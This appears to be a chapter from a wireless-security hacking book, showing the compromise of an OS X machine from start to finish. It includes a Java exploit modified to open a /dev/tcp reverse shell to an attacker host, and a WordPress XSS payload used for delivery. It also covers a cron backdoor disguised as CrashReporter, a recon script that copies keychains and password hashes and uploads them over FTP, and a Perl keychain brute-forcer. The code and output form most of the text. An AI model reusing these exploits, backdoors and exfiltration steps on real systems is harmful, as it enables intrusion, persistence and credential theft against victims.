Bonus Web Chapter 4

Taking It All the Way: Bridging the Air-Gap from OS X

This chapter details how to perform a client-side exploit against an OS X box, retrieving as much 802.11 network information as possible and finally capturing an 802.11 handshake against a remote network from the popped box. The goal is to provide a complete walk-through from beginning to end showing how to leverage control of one box to gain access to others on a nearby 802.11 network. By the end of this chapter, you will be able to launch a dictionary attack against a WPA-PSK network that is potentially half-way around the world.

The Game Plan

Before popping a box, we need a plan as to what we want to install on it. For starters, we need a way to retain access if we lose our initial shell, so we'll utilize a simple cron job to instantiate a connect-back shell. We'll also be capturing packets in monitor mode on the victim machine. On OS X 10.5, we can do this with a binary version of `kismet_server`. On 10.6, we can accomplish this with an already installed `airport` system tool. We also want to prepare a quick recon script (`recon.sh`) that will pull useful data from the victim box. All of these tools should be packaged up and tested beforehand (testing on a live box is strictly within the realm of amateurs).

And last but not least, we need an exploit. For this tutorial, we'll use a Java deserialization bug. This bug had quite a long shelf life in the wild and is 100 percent reliable on unpatched systems. We'll modify the publicly available PoC from Landon Fuller to provide us with a connect-back shell. More information on this particular vulnerability can be found at *http://www.milw0rm.com/exploits/8753* or by Googling **CVE-2008-5353**.

We're going to leverage a few different hosts as part of this attack. These include our prep box with Apple Xcode developer tools installed, a web host for exploit delivery, and the victim box. If possible, you may want to use another Mac to test this on. The ultimate goal of this chapter is to get root on a box via a client-side browser vulnerability, find a wireless network nearby (JUICY_WPA_NETWORK), crack its encryption, and use it to find more victims. This scenario is described in Figure 1. The hosts on the left are under the attacker's immediate control. The victim is connected to the Internet via an Ethernet connection, and JUICY_WPA_NETWORK is just another network within the victim's range. It is *not* being used by the victim to get to the Internet.

Preparing the Exploit

The PoC for this exploit is available at *http://milw0rm.com/sploits/2009-javax.tgz*. You will need to pull this down and make some modifications so it will give you a connect-back shell instead of the distributed payload, which uses the /bin/say program to inform the



Figure 1 Target network and attacker hosts

user that code is running. The following modifications can be made on a Mac with developer tools installed; however, any Java compiler should work fine:

```
prepbox $ curl -o 2009-javax.tgz http://milw0rm.com/sploits/2009-javax.tgz
prepbox $ tar -zxvf ./2009-javax.tgz
```

The tarball will decompress into `javax/decompiled` and `javax/normal`. The decompiled subdirectory is the source code to the exploit. A little poking around reveals that we only need to make a small modification to one file to change this from a boring proof-of-concept (PoC) to a useful exploit. Open up `decompiled/Exec.java` in your favorite editor. The important line is pretty obvious.

```
prepbox $ cd javax/decompiled/
prepbox $ vim Exec.java
final String cmd[] = {
                "/usr/bin/say", "I am executing an innocuous user process"
            };
```

While verbally alerting the user that we are running code is certainly fun, we can probably think of something better to do. Let's start with a reverse shell. We can take advantage of bash's *built-in TCP connection feature* for this.

Bash's Built-In TCP Connection Feature

Unless you have utilized this before, you're probably wondering why on earth bash has support for making outbound TCP connections? Ostensibly, this capability allows bash scripts to gather information across the network remotely. I don't think I've ever actually run a legitimate bash script that made use of this feature (though some must exist somewhere). The most obvious use of this feature is to redirect a shell's STDIN and STDOUT across a network, which is exactly what we're going to do.

Let's replace the call to `/bin/say` with a command that will tell bash to connect back to us. *Be sure to change the hostname in this file.* Assuming you want to establish the shell back to host 802.11mercenary.net on port 8080, you would replace the `cmd[]` line with the following:

```
final String cmd[] = {"/bin/bash", "-c", "exec /bin/sh
0</dev/tcp/802.11mercenary.net/8080 1>&0 2>&0 &"};
```

If you are bash impaired, that string will tell Java to tell bash to run `/bin/sh`, with the its STDIN, STDOUT, and STDERR redirected to 802.11mercenary.net:8080. You will obviously want to select a different IP address or hostname.

Our Java compiler complained about some of the error checking done in the original `Exec.java`. We simply removed it. The entire `Exec.java` file is reproduced here:

```
package javax;
import java.security.AccessController;
import java.security.PrivilegedExceptionAction;
public class Exec
{
    public Exec()
    {
        try
        {
            //Execute a connectback shell
            final String cmd[] = {"/bin/bash", "-c", "exec /bin/sh
0</dev/tcp/XXX_HOSTNAME_CHANGEME_XXX/8080 1>&0 2>&0 &"};
            AccessController.doPrivileged(new PrivilegedExceptionAction()
            {
                public Object run() throws Exception
                {
                   Runtime.getRuntime().exec(cmd);
                    return null;
```

```
                }
            }
        );//doPrivileged
        }
        catch(Exception exception)
        {
            throw new RuntimeException("Exec failed", exception);
        }
    }
}
```

Once you have modified `Exec.java` appropriately, compile it and copy it over the rest of the exploit tree:

```
prepbox $ javac ./Exec.java
Note: ./Exec.java uses unchecked or unsafe operations.
Note: Recompile with -Xlint:unchecked for details.
```

Don't worry about the warnings. Copy the compiled `Exec` class over the rest of the exploit's binaries:

```
prepbox $ cp ./Exec.class ../regular/javax/Exec.class
```

Finally, we need a small snippet of HTML to load our attack class. Place the following file into the `javax/regular` directory as `index.html`:

```
<html>
<head>
<title> Nothing to see here.. </title>
</head>

<body>
About to load the exploit.. <P>
<applet code="HelloWorldApplet" width="500" height="500">
</applet>
</body>
</html>
```

With this configuration, we have established an exploit that will be delivered through a web browser, causing the victim to extend a shell to the target address we specified in the Exec.java code.

Congratulations. You have successfully modified the PoC into a weaponized exploit. The `javax/regular` directory contains a working exploit. You now need to host it on a web server that a victim can be redirected to. For demonstration purposes, we will be running everything off an Internet-routable host (802.11mercenary.net, "webhost").

Which server hosts the content is unimportant from the exploit's point of view. You simply need to ensure the client can get to it.

Tip

If you can't find a particular client-side exploit to utilize, the Metasploit browser_autopwn module can always be used as a fallback.

Testing the Exploit

Before proceeding any further, you should test your exploit against a vulnerable machine. Let's upload it to a server for hosting. (You can perform this locally if you wish.) We're going to host it on our own server for testing:

```
prepbox $ cd ..
prepbox $ tar -cvf ./regular-java-exploit.tar ./regular/
prepbox $ gzip regular-java-exploit.tar
prepbox $ sftp johnycsh@802.11mercenary.net
Connecting to 802.11mercenary.net...
johnycsh@802.11mercenary.net's password:
sftp> cd public_html
sftp> put regular-java-exploit.tar.gz
Uploading regular-java-exploit.tar.gz to /home/johnycsh/public_html
/regular-java-exploit.tar.gz
```

Now just decompress the archive on the webhost box:

```
prepbox $ ssh johnycsh@802.11mercenary.net
johnycsh@802.11mercenary.net's password:
Last login: Fri Jun  5 10:29:14 2009
Linux 2.6.16.13-xenU.
webhost $ cd public_html
webhost $ tar -zxf ./regular-java-exploit.tar.gz
```

And fire up a Netcat listener, waiting for the reverse shell:

```
webhost $ nc -v -l -p 8080
listening on [any] 8080 ...
```

Go point the testing machine at your server using a vulnerable version. You should see a web page similar to Figure 2.

Note

Because the bug lives in Java, it depends on the version of Java installed (not Safari). This particular bug was patched with Java for 10.5 update 4, which is briefly described here: *http://support.apple.com/kb/HT3581*. Unfortunately, Apple doesn't archive previous Java versions, which makes downgrading for testing purposes difficult.



Figure 2 A successful test case

And a shell will be waiting on your Netcat listener:

```
webhost $ nc -v -l -p 8080
listening on [any] 8080 ...
connect to [207.210.78.54] from [testbox] 49331
w
13:05  up  1:24, 1 user, load averages: 0.14 0.09 0.08
USER     TTY      FROM              LOGIN@  IDLE WHAT
jtest console  -                11:42    1:23 -
```

Congratulations. You have just managed to exploit a browser on a machine that you already had complete control of. Although this might seem like a long way from owning wireless networks, it's the beginning of a profitable attack. Before we take this to the next step and target a real machine, we should prepare a package of scripts and binaries to deliver to the target.

Prepping the Callback

Having verified that we have a path to code execution, it's time to get the rest of the tools we want to install packaged up. The first thing we need is some sort of backdoor that will call us back in case we accidentally kill our shell. Since OS X is Unix under the hood, it still has a little-used cron daemon installed. We'll use cron to get a shell script to run periodically.

Crontab files have been utilized in hacking Unix machines for decades. Although launchd has largely replaced the job of cron on OS X, utilizing crontab files on OS X has one advantage over launchd—most people forget that it's even there.

In order to utilize cron, we need two files: a crontab file that describes how often to run our job, and a shell script to be run. In our shell script, we employ the same `/dev/tcp` bash trick utilized in the Java exploit. Here's the shell script:

```
$ cat callback.sh
#!/bin/bash
/bin/sh 0< /dev/tcp/your_internet_host/8080 1>&0 2>&0
```

We place this script into `~/Library/Application\ Support/CrashReporter/CrashReporter.sh` on the victim machine, which means we want our crontab file to look like

```
$ cat crontab
*/15 * * * * ~/Library/Application\ Support/CrashReporter/CrashReporter.sh
```

Well, now that we have an exploit and a quick and dirty backdoor, let's get the rest of our utilities up and running. We should include a quick script to do basic recon for us once we get on the box, as well as any special binaries we need to bring along. For now, however, we'll create a simple recon script.

Performing Initial Reconnaissance

If you are in the business of popping boxes, one of the biggest problems can be keeping track of them all. Grabbing some identifying information from each box is always good, so you can keep track of which box is which later. You accomplish this by getting the hostname, username, list of running processes, and who is logged in using the script at the end of this section.

Next up is networking information. How many interfaces does this box have? Where do they route to? Good to grab this using ifconfig and netstat. We can also use the AirPort command-line utility to perform a local scan of the surrounding APs (more on this command later).

After the generic network/user info, we want to get some very OS X–specific things. The juiciest file on any OS X box is the current user's keychain file. This file contains all the users logins and passwords, as well as AirPort keys. It's located in `~/Library/Keychains/login.keychain`.

The next OS X–specific thing is the `defaults` command output. This output contains many user preferences and can give you a good hint about what the box is used for. Things like the user's entry in the AddressBook, recently opened files, and so on, are all saved here.

The final thing we want to grab is the hashed passwords. These are stored in `/var/db/shadow/hash` and require root privileges to retrieve. We may as well try to grab a copy, on the off chance the user is running Safari as root. With that in mind, here is our recon script:

```
#!/bin/bash
#Simple osx-recon script
```

```
cd /tmp
mkdir outbound_data
cd outbound_data
hostname > host.txt
uname -a >> host.txt
ifconfig > net.txt
netstat -rn >> net.txt
ls /Users > users.txt
w >> w.txt
ps auxwww > ps.txt
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/
A/Resources/airport -s > airport.txt
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/
A/Resources/airport -I >> airport.txt
defaults read > defaults.txt
cp ~/Library/Keychains/login.keychain .
#This will almost definitely fail, but worth a shot.
tar -cvf shadow.tar /var/db/shadow
cd ..
tar -cvf ./outbound_data.tar ./outbound_data
bzip2 -f ./outbound_data.tar
rm -rf ./outbound_data
echo "Recon complete. Tarball is located in /tmp/outbound_data.tar.bz2"
```

Preparing Kismet, Aircrack-ng

Assuming we can get root on the victim box, we can do passive packet capturing on the AirPort interface by utilizing Kismet on 10.5, or `airport` on 10.6. We need passive capturing in order to capture WPA handshakes as well as other juicy data. Kismet is *not* necessary to get the victim box to perform an active scan. We can use the bundled AirPort utility for that, regardless of version. We will also want a copy of Aircrack to detect when we have captured a WPA handshake.

Tip

You can tell if a box has upgraded to 10.6 by running `uname -a`. If the output contains Darwin Kernel Version 9.x, then it is 10.5. If `uname -a` returns Darwin Kernel 10.x, then it is a 10.6 box.

Assuming passive packet capture is something you want to do on a 10.5 box, you need a binary version of Kismet running on the victim box. Kismet is not a single binary (like Netcat or wget), but a client, server, some shell scripts, and a config file. This makes it more difficult to package up. This section assumes you have some experience compiling and running Kismet on your own computer. You can safely skip this step if you know you are only targeting 10.6 and later boxes.

Note

You'll need to install the OS X Xcode tools before compiling software such as Kismet and Aircrack-ng. The Xcode tools are supplied on the OS X install DVD or can be downloaded from *http://developer.apple.com/technology/Xcode.html*.

First, download and untar the latest tarball from *http://www.kismetwireless.net/download.shtml*. We're going to tell the configure script *not* to put it in the usual place. Be sure to pass `configure` something like the following:

```
prepbox $ ./configure --prefix=/tmp/secret_kismet
Configuration complete:
         Compiling for: darwin9.7.0 (i386)
           C++ Library: stdc++
   Installing as group: wheel
    Man pages owned by: wheel
       Installing into: /tmp/secret_kismet
          Setuid group: staff
```

Once that is complete, we compile and install it:

```
prepbox $ make dep && make && sudo make install
```

Assuming that goes well, `cd` into `/tmp/secret_kismet` and have a look around:

```
prepbox $ cd /tmp/secret_kismet/
prepbox $ ls
bin     etc     share
```

Success. Inside `/tmp/secret_kismet` we have a localized binary installation. While we could take this in its stock form and try to deliver it to the target, we should customize it a bit. For starters, we can take out the man pages and `.wav` files:

```
prepbox $ sudo rm -rf ./share/
```

We should also optimize the config file a little. Let's just set up the default OS X source and remove GPS support. Edit the `secret_kismet/etc/kismet.conf` file, making the following changes:

```
prepbox $ vim ./etc/kismet.conf
# See the README for full information on the new source format
# ncsource=interface:options
# for example:
 ncsource=en1:darwin
# Do we have a GPS?
gps=false
```

We now have a small footprint Kismet binary. We could try to whittle it down further or obfuscate it with a packer. Both of these are good ideas if you're worried about leaving a smaller, less detectable footprint. For now though, let's call this small enough and move on to compiling Aircrack for OS X. Fortunately, compiling Aircrack on OS X is as simple as downloading the latest code from aircrack-ng.org, untarring it, and typing `make`:

```
prepbox $ cd ..
prepbox $ curl -o aircrack-ng-1.0-rc4.tar.gz http://download.aircrack-
ng.org/aircrack-ng-1.0-rc4.tar.gz
prepbox $ tar -zxvf ./aircrack-ng-1.0-rc4.tar.gz
prepbox $ cd aircrack-ng-1.0-rc4
prepvox $ make
…
gcc -g -W -Wall -Werror -O3 -Wno-strict-aliasing -D_FILE_OFFSET_BITS=64
-D_REVISION=0  -Iinclude aircrack-ng.o crypto.o common.o uniqueiv.o
 aircrack-ptw-lib.o sha1-sse2.S -o aircrack-ng -lpthread -lssl -lcrypto
…
```

While Aircrack-ng is obviously not part of Kismet, we are going to put it in the same tarball since they will be used at the same time:

```
prepbox $ cd ..
prepbox $ cp ./aircrack-ng-1.0-rc4/src/aircrack-ng ./secret_kismet/bin/
```

Now, we make a tarball:

```
prepbox $ tar -cvf ./secret_kismet.tar ./secret_kismet
./secret_kismet/
./secret_kismet/bin/
./secret_kismet/bin/aircrack-ng
./secret_kismet/bin/kismet
./secret_kismet/bin/kismet_server
./secret_kismet/etc/
./secret_kismet/etc/kismet.conf
prepbox $ gzip ./secret_kismet.tar
```

Prepping the Package

We now have a recon script, a callback method, and a working exploit, and a trimmed-down Kismet package to use if we get root. Let's package them all up and fire it off:

```
prepbox $ mkdir ~/osx_package
prepbox $ cd ~/osx_package/
prepbox $ cp /tmp/secret_kismet.tar.gz .
```

```
prepbox $ cp ~/recon.sh ~/callback.sh ~/crontab .
prepbox $ ls
crontab callback.sh  recon.sh   secret_kismet.tar.gz
```

Since we are feeling particularly professional, let's add a `runme.sh` that will put all of these files into the correct spot and minimize fat-fingering on the victim machine:

```
prepbox $ vim runme.sh
#!/bin/bash
echo "running the recon script"
./recon.sh
echo "Copying the cronjob script into ~/Library/AppSupport/CrashReporter/"
cp ./callback.sh ~/Library/Application\ Support/CrashReporter/
CrashReporter.sh
echo "Starting the cron job"
crontab ./crontab
crontab –l
```

That should be pretty self-descriptive. It just runs our recon script, copies over, and starts the backdoor server (you *did* set the correct hostname in `callback.sh`, right?). The script doesn't extract the Kismet install because that may not always be desirable.

While that may seem like a lot of preparation, testing things out before you deploy them is always a good idea. Debugging on victim machines is never a recipe for success. All we need to do now is get the target to visit our malicious web page.

The details on how to do this will depend on your scenario. Never underestimate a user's desire to click links in an e-mail. Another good approach would be to take advantage of an XSS vulnerability in a popular webapp. This approach is the one we are going to cover. The vulnerable webapp in question is WordPress.

Millions of humans all over the globe use WordPress to fill their existence with a pale approximation of something regular people would call "a life." This process is commonly referred to as *blogging*. One thing bloggers like is attention, and we can take advantage of this to pop their boxes.

Exploiting WordPress to Deliver the Java Exploit

WordPress version 2.8.1 is vulnerable to a seemingly minor XSS attack. It allows random people to post a comment or message on the target's blog. In version 2.8.1, these comments aren't properly sanitized when viewed from the administrator's interface, allowing an attacker to inject JavaScript into the administrator's browser. A normal comment is shown in Figure 3.

In our case, the JavaScript will just redirect the web browser to our exploit when the mouse passes over our malicious username. All that's left for us to do is find a vulnerable version. Fortunately, the authors have located a vulnerable blog about zombie enthusiasts at *http://www.zombacalypsenow.com/wp/wordpress*.



Figure 3 A normal WordPress admin page

Exploiting this vulnerability is almost trivial. All we need is a URL to the victim blog, a Linux box (this script can't be run from your OS X prepbox, sorry), and `wp281.sh`, available at the companion website for this book (*http://www.hackingexposedwireless.com*).

You will need to edit the script to point to the page hosting the Java exploit. In this example, the path to the Java exploit has been tinyurl'd. This keeps things a little more obscure to the user, but, more importantly, it avoids a length restriction present in the vulnerability.

```
johnycsh@linux-box vim ./wp281.sh
# http://tinyurl.com/lf5fdo is a tinyurl for the exploit
WHERE="http://tinyurl.com/lf5fdo"
```

Save the file, and run it like so:

```
johnycsh@linux:$ ./wp281.sh www.zombacalypsenow.com/wp/wordpress
Based on wp281.quickprz // iso^kpsbr
Hacking Exposed Wireless: Cache, Liu, Wright
[+] building payload
[-] payload is http://w.ch'onmouseover='document.location=String.fromCharCode
(119,119,119,46,56,48,50,46,49,49,109,101,114,99,101,110,97,114,121,46,110,
101,116,47,126,106,111,104,110,121,99,115,104,47,114,101,103,117,108,97,114,
47);
for 'Hey Budddy, look over here!'
[!] delivering data
[X] all done. now wait for admin to mouse-over that name.
```

Now when the attention-hungry blogger logs in to see who left him a message, he will be greeted with the administration page shown in Figure 4. When his mouse hits our name ("Your biggest fan"), he will be redirected to the Java exploit. If he is vulnerable to our Java exploit, a shell will connect to our netcat listener. Speaking of that, now would be a good time to start one.

```
( johnycsh@11mercenary:~ )$ nc -v -l -p 8080
```



Figure 4 XSS'd WordPress administration interface

At this point, we can't do much except post more comments to the blog, hoping to get the administrator's attention more quickly. Most WordPress blogs are configured to e-mail the admin when a comment is posted, so hopefully this won't take too long. When the victim visits the page containing the Java exploit, you should receive the following notification from netcat:

```
connect to [207.210.78.54] from pool-173-73-162-176.washdc.fios.verizon.net
[173.73.162.176] 49460
id
uid=501(jradowicz) gid=20(staff)
groups=20(staff),98(_lpadmin),81(_appserveradm),101(com.apple.sharepoint.
group.1),79(_appserverusr),80(admin)
```

Success! You just utilized an XSS vulnerability to exploit a Java vulnerability and are now sitting on your shell. The group entry in bold indicates the user is an administrator on this box. All of our hard work has paid off. Let's hurry up and execute our recon script.

Making the Most of User-level Code Execution

If you've followed along this far, you should be sitting on a remote shell on a victim's OS X box. The first thing we are going to do is download that tarball of goodies we packaged up earlier:

```
connect to [207.210.78.54] from pool-173-73-162-176.washdc.fios.
verizon.net [173.73.162.176] 49460
id
uid=501(jradowicz) gid=20(staff)
groups=20(staff),98(_lpadmin),81(_appserveradm),
101(com.apple.sharepoint.group.1),79(_appserverusr),80(admin)
cd ~
pwd
/Users/jradowicz

uname –a
Darwin johnycshs-macbook-pro-2.local 9.8.0 Darwin Kernel Version 9.8.0:
Wed Jul 15 16:55:01 PDT 2009; root:xnu-1228.15.4~1/RELEASE_I386

mkdir .hidden
cd .hidden

curl -o osx_package.tar.gz
http://www.802.11mercenary.net/~johnycsh/osx_package.tar.gz
  % Total    % Received % Xferd  Average Speed   Time
```

Now we just have to run the script we prepared:

```
tar -zxvf ./osx_package.tar.gz
cd osx_package
./runme.sh
running the recon script
./outbound_data/
./outbound_data/airport.txt
./outbound_data/defaults.txt
./outbound_data/host.txt
./outbound_data/login.keychain
./outbound_data/net.txt
./outbound_data/ps.txt
./outbound_data/shadow.tar
./outbound_data/users.txt
./outbound_data/w.txt
"Recon complete. Tarball is located in /tmp/outbound_data.tar.bz2"
Copying the cronjob script into ~/Library/AppSupport/CrashReporter/
Starting the cron job
```

That's about as much good news as we can reasonably hope for. Grabbing the shadow files failed because we aren't root, but everything else worked. Let's double-check that our backdoor is running and then get our recon data off the box:

```
crontab -l
*/15 * * * * ~/Library/Application\ Support/CrashReporter/CrashReporter.sh
```

Looks good. The most obvious way to copy off the tarball would be entering something like this:

```
scp /tmp/outbound_data.tar.gz johnycsh@802.11mercenary.net:/home/johnycsh/
```

However, you'll be greeted with this inscrutable error:

```
Permission denied, please try again.
lost connection
```

Rather than debug that (it may have something to do with a not very robust $PATH, but who knows), let's just move it off using FTP:

```
ftp johnycsh@802.11mercenary.net
Password: not4u!!
put outbound_data.tar.bz2
ls
exit
```

And finally we remove our outbound tarball:

```
rm outbound_data.tar.bz2
```

Okay. Mission accomplished. Box popped, recon performed. Backdoor working. We can comb through the recon data later if we need to. Now it's time to learn everything we can about the 802.11 networks in range of this box.

Double-fisting Shells

Do you find operating a remote shell over a raw TCP connection without the frills of process control (such as CTRL-C and CTRL-Z) frustrating? Do you keep accidentally killing your initial shell and have to wait around approximately 15 minutes for it to respawn? You're not the only one. Fortunately an easy solution is available. You can use your initial shell to spawn more connect-back shells. Just set up the appropriate Netcat listener and run the following as soon as you get your initial connect back:

```
/bin/bash -c "exec /bin/sh 0</dev/tcp/LISTENING_HOSTS/9090 1>&0 2>&0 &"
```

I call this technique double-fisting shells, and it can save you from that embarrassing 15-minute waiting game.

Gathering 802.11 Intel (User-level Access)

One of the often-overlooked OS X command-line utilities is the `airport` command. The `airport` command allows an ordinary user to perform some actions on the AirPort card. The most interesting of these actions is to query the current status and perform a scan. An ordinary user can also cause the card to disassociate as well as manually set the channel. Associating to a network (currently only available in 10.5) or creating an ad-hoc network requires root privileges.

If you didn't catch it in the recon script, the entire path is `/System/Library/PrivateFrameworks/Apple80211.framework/Versions/A/Resources/airport`. The first thing you'll want to do is create an alias for that monstrous path and run it with `-h`. At a bare minimum, the AirPort utility provides you with command-line access to

- Get the current info with `-I`
- Associate to a given network with `-A` (root required, 10.5 only)
- Perform an active scan with `-s`
- Manually set the channel with `-c`
- Create an ad-hoc network with `-i` (root required, 10.5 only)

On 10.6, Apple has removed the ability to join a network from the command line manually. A workaround involving editing the user's wireless profile is probably feasible, but currently not documented. Hopefully, this will be addressed in the future.

The first thing we want to do is get the card's current status:

```
alias airport='/System/Library/PrivateFrameworks/Apple80211.framework/
Versions/A/Resources/airport'
airport -I
     agrCtlRSSI: 0
     agrExtRSSI: 0
    agrCtlNoise: 0
    agrExtNoise: 0
          state: init
```

Let's do a quick scan for target networks:

```
airport -s
 SSID BSSID             RSSI CHANNEL SECURITY (auth/unicast/group)
NETGEAR-HD        00:1f:33:e0:f4:0a -63  44,+1 WPA(PSK/TKIP,AES/TKIP)
Linksys           00:16:b6:16:a0:c7 -30  1       NONE
IROC0             00:1f:90:e4:f3:1e -86  11      WEP
Linksys           00:14:bf:d2:07:17 -85  6       NONE
06B408550222      00:12:0e:44:dc:e8 -85  6       WEP
```

Well, we certainly have a few networks to attack. Let's just try our hand at the unencrypted linksys:

```
airport -A linksys
root privileges required to execute this command
```

Bummer! Well, if we can't associate, what else can we do? Let's try and create an ad-hoc network:

```
airport -A linksys
root privileges required to execute this command
```

Foiled again. Looks like we're going to have to get root. For now, we can leave our box behind (unless you want to go rifling around the Documents directory first) and get to work cracking this user's `login.keychain` password.

Popping Root by Brute-forcing the Keychain

Back at our own Mac, it's time to examine what our `recon.sh` produced:

```
prepbox $ tar -jxvf ./outbound_data.tar.bz2
./outbound_data/airport.txt
```

```
…
./outbound_data/login.keychain
```

We can determine the precise version of the machine by looking at `host.txt`. This information may tell us if this particular machine is vulnerable to a local privilege escalation exploit, for example, the OS X kernel work queue vulnerability documented at *http://www.milw0rm.com/exploits/8896*, or the trivial ARDagent vulnerability. However, our box is too recent for these, so we'll have to brute-force the password in the keychain file.

Examining the Keychain

OS X keychain files contain a wealth of information. Even if you don't have the password required to decrypt them, the vast majority of data is stored in plaintext, which tells what the keys will do before you expend the resources cracking it. For example, to view the contents of the victim's keychain, run the following command. Be sure to avoid confusing the victim's with your own `login.keychain` in the GUI.

```
open ./login.keychain
```

We can ask the security command to unlock the keychain using the `unlock-keychain` command with the `-p` argument:

```
/usr/bin/security unlock-keychain -p PasswordGuessHere1 ./login.keychain
```

This obviously lends itself to a dictionary brute-forcer. Here's a simple Perl brute-forcer:

```
#!/usr/bin/perl
# a simple dictionary attack for OS X keychains,
# created for Hacking Exposed Wireless, by jc.
# Warning! You need to pass the FULL path to the keychain file.
# this seems to be a bug (feature?) in the security binary.
use strict;

my $argc = @ARGV;
if ($argc != 2)
{
        print("Usage: ./keychain-crack.pl /path/to/dict /path/to/keychain\n");
        exit(0);
}
my $dictionary_file=@ARGV[0];
my $keychain_file=@ARGV[1];

#We need to ensure the file is locked before running..
system("/usr/bin/security lock-keychain $keychain_file");
```

```
open(F, $dictionary_file);
while (<F>)
{
        my $curr_pass = $_;
        chomp $curr_pass;
        my @args = ("/usr/bin/security", "unlock-keychain", "-p",
 "$curr_pass", $keychain_file);
        system(@args);
        #Check the exit value of security.
        if ($? == 0)
        {
                print " Found password: $curr_pass\n";
                exit 0
        }
        else
        {
                #print "not password:$curr_pass\n";
        }
}
print "Password not found..\n"
```

